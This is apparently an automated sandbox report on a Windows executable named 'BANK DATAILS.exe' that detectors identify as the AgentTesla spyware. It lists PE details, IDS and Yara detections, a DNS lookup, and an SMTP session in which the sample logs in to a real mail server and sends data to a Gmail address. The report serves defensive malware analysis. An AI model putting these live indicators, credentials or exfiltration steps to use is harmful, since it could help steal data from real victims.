http://www.fontbureau.com/designers/cabarga.htmle	BANK DATAILS.exe, 00000000.00000003.2534 69560.000000000593D000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253525233.000000000 593D000.00000004.00000800.00020000.00000 000.sdmp, BANK DATAILS.exe, 00000000.000 00003.253493892.000000000593D000.0000000 4.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253575573 .000000000593D000.00000004.00000800.0002 0000.00000000.sdmp, BANK DATAILS.exe, 00 000000.00000003.253540774.000000000593D0 00.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253620821 .000000000593D000.00000004.00000800.0002 0000.00000000.sdmp	false		high
http://www.fontbureau.comd	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	BANK DATAILS.exe, 00000000.00000003.2490 73188.0000000005904000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn.	BANK DATAILS.exe, 00000000.00000003.2488 13527.0000000005904000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.248786545.000000000 593D000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.html	BANK DATAILS.exe, 00000000.00000003.2534 69560.000000000593D000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253525233.000000000 593D000.00000004.00000800.00020000.00000 000.sdmp, BANK DATAILS.exe, 00000000.000 00003.253493892.000000000593D000.0000000 4.00000800.00020000.00000000.sdmp	false		high
http://www.urwpp.deyq	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.como	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.comals	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comede	BANK DATAILS.exe, 00000000.00000003.2530 39302.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comh	BANK DATAILS.exe, 00000000.00000003.2462 80740.000000000591B000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comc	BANK DATAILS.exe, 00000000.00000003.2464 34562.000000000591B000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.195.185.58	webmail.keeprojects.in	India		394695	PUBLIC-DOMAIN-REGISTRYUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679255
Start date and time: 05/08/202213:23:06	2022-08-05 13:23:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BANK DATAILS.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.troj.spyw.evad.winEXE@7/1@1/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:24:18	API Interceptor	1x Sleep call for process: BANK DATAILS.exe modified
13:24:30	API Interceptor	678x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK DATAILS.exe.log

Process:	C:\Users\user\Desktop\BANK DATAILS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.984069886555404
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	BANK DATAILS.exe
File size:	845312
MD5:	9c8721d5f0dfcb5893766810fc016b1b

SHA1:	097e2d6bd75f55fee4ba991696d15bbd0f73137f
SHA256:	22083794e761ae3e2fb684244ddadba8353b0dc25549d9591dbbd118dde52054
SHA512:	83e9bd28a1ff90448cd029742dcf3dfea760ed70112ab85e840c661c053d59531f521e3d09a49c545cc7dc26b7bfc76d106e0bb3692b88c64c4f03acbe6177fa
SSDEEP:	12288:OxjlkBIh6kLw/997uWi+bLtVo80FuYAMrovCSePuv:AsiAJJb3o8zsIh
TLSH:	1205AE0123D17519E23E4F7549E2D0709BB7ED279826E2EE2CC83D4FB77BA448952722
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...L..b.............P............>.... ....@.. ....@............@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4cfd3e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62ECC24C [Fri Aug 5 07:10:04 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xcfce8	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd0000	0x390	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xcdd44	0xcde00	False	0.6690407748937462	data	6.9916083972247	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xd0000	0x390	0x400	False	0.3828125	data	2.893537260945271	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd2000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xd0058	0x334	data		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3103.195.185.58497375872839723 08/05/22-13:24:47.100821	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49737	587	192.168.2.3	103.195.185.58
192.168.2.3103.195.185.58497375872851779 08/05/22-13:24:47.100944	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49737	587	192.168.2.3	103.195.185.58
192.168.2.3103.195.185.58497375872840032 08/05/22-13:24:47.100944	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49737	587	192.168.2.3	103.195.185.58
192.168.2.3103.195.185.58497375872030171 08/05/22-13:24:47.100821	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49737	587	192.168.2.3	103.195.185.58

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 13:24:44.522775888 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:44.658198118 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:44.658328056 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:45.731394053 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:45.731714964 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:45.869232893 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:45.870805979 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:46.004103899 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:46.019043922 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:46.192163944 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:46.662942886 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:46.663623095 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:46.796436071 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:46.796494007 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:46.796808004 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:46.966094017 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:46.966377974 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:47.099303961 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:47.099961996 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:47.100821018 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:47.100944042 CEST	49737	587	192.168.2.3	103.195.185.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 13:24:47.101768017 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:47.101867914 CEST	49737	587	192.168.2.3	103.195.185.58
Aug 5, 2022 13:24:47.235477924 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:47.235764980 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:47.241832972 CEST	587	49737	103.195.185.58	192.168.2.3
Aug 5, 2022 13:24:47.358130932 CEST	49737	587	192.168.2.3	103.195.185.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 13:24:44.114614964 CEST	58204	53	192.168.2.3	8.8.8.8
Aug 5, 2022 13:24:44.500737906 CEST	53	58204	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 13:24:44.114614964 CEST	192.168.2.3	8.8.8.8	0xa87c	Standard query (0)	webmail.keeprojects.in	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 13:24:44.500737906 CEST	8.8.8.8	192.168.2.3	0xa87c	No error (0)	webmail.keeprojects.in		103.195.185.58	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 5, 2022 13:24:45.731394053 CEST	587	49737	103.195.185.58	192.168.2.3	220-md-in-88.webhostbox.net ESMTP Exim 4.95 #2 Fri, 05 Aug 2022 11:24:45 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 5, 2022 13:24:45.731714964 CEST	49737	587	192.168.2.3	103.195.185.58	EHLO 813435
Aug 5, 2022 13:24:45.869232893 CEST	587	49737	103.195.185.58	192.168.2.3	250-md-in-88.webhostbox.net Hello 813435 [102.129.143.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 5, 2022 13:24:45.870805979 CEST	49737	587	192.168.2.3	103.195.185.58	AUTH login cXVhbGl0eUBrZWVwcm9qZWN0cy5pbg==
Aug 5, 2022 13:24:46.004103899 CEST	587	49737	103.195.185.58	192.168.2.3	334 UGFzc3dvcmQ6
Aug 5, 2022 13:24:46.662942886 CEST	587	49737	103.195.185.58	192.168.2.3	235 Authentication succeeded
Aug 5, 2022 13:24:46.663623095 CEST	49737	587	192.168.2.3	103.195.185.58	MAIL FROM:<quality@keeprojects.in>
Aug 5, 2022 13:24:46.796494007 CEST	587	49737	103.195.185.58	192.168.2.3	250 OK
Aug 5, 2022 13:24:46.796808004 CEST	49737	587	192.168.2.3	103.195.185.58	RCPT TO:<uuc7470@gmail.com>
Aug 5, 2022 13:24:46.966094017 CEST	587	49737	103.195.185.58	192.168.2.3	250 Accepted
Aug 5, 2022 13:24:46.966377974 CEST	49737	587	192.168.2.3	103.195.185.58	DATA
Aug 5, 2022 13:24:47.099961996 CEST	587	49737	103.195.185.58	192.168.2.3	354 Enter message, ending with "." on a line by itself
Aug 5, 2022 13:24:47.101867914 CEST	49737	587	192.168.2.3	103.195.185.58	.
Aug 5, 2022 13:24:47.241832972 CEST	587	49737	103.195.185.58	192.168.2.3	250 OK id=1oJvRf-004L0Y-0K

Statistics

Behavior



System Behavior

Analysis Process: BANK DATAILS.exe PID: **5276**, Parent PID: **4960**

General

Target ID:	0
Start time:	13:24:06
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\BANK DATAILS.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\BANK DATAILS.exe"
Imagebase:	0x550000
File size:	845312 bytes
MD5 hash:	9C8721D5F0DFCB5893766810FC016B1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.297108286.00000000039C9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.297108286.00000000039C9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.297108286.00000000039C9000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK DATAILS.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D10C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK DATAILS.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D10C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CDD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BC41B4F	ReadFile

Analysis Process: MSBuild.exe PID: **916**, Parent PID: **5276**

General

Target ID:	4
Start time:	13:24:24
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x3a0000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: MSBuild.exe PID: **5676**, Parent PID: **5276**

General

Target ID:	5
Start time:	13:24:25
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x2c0000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
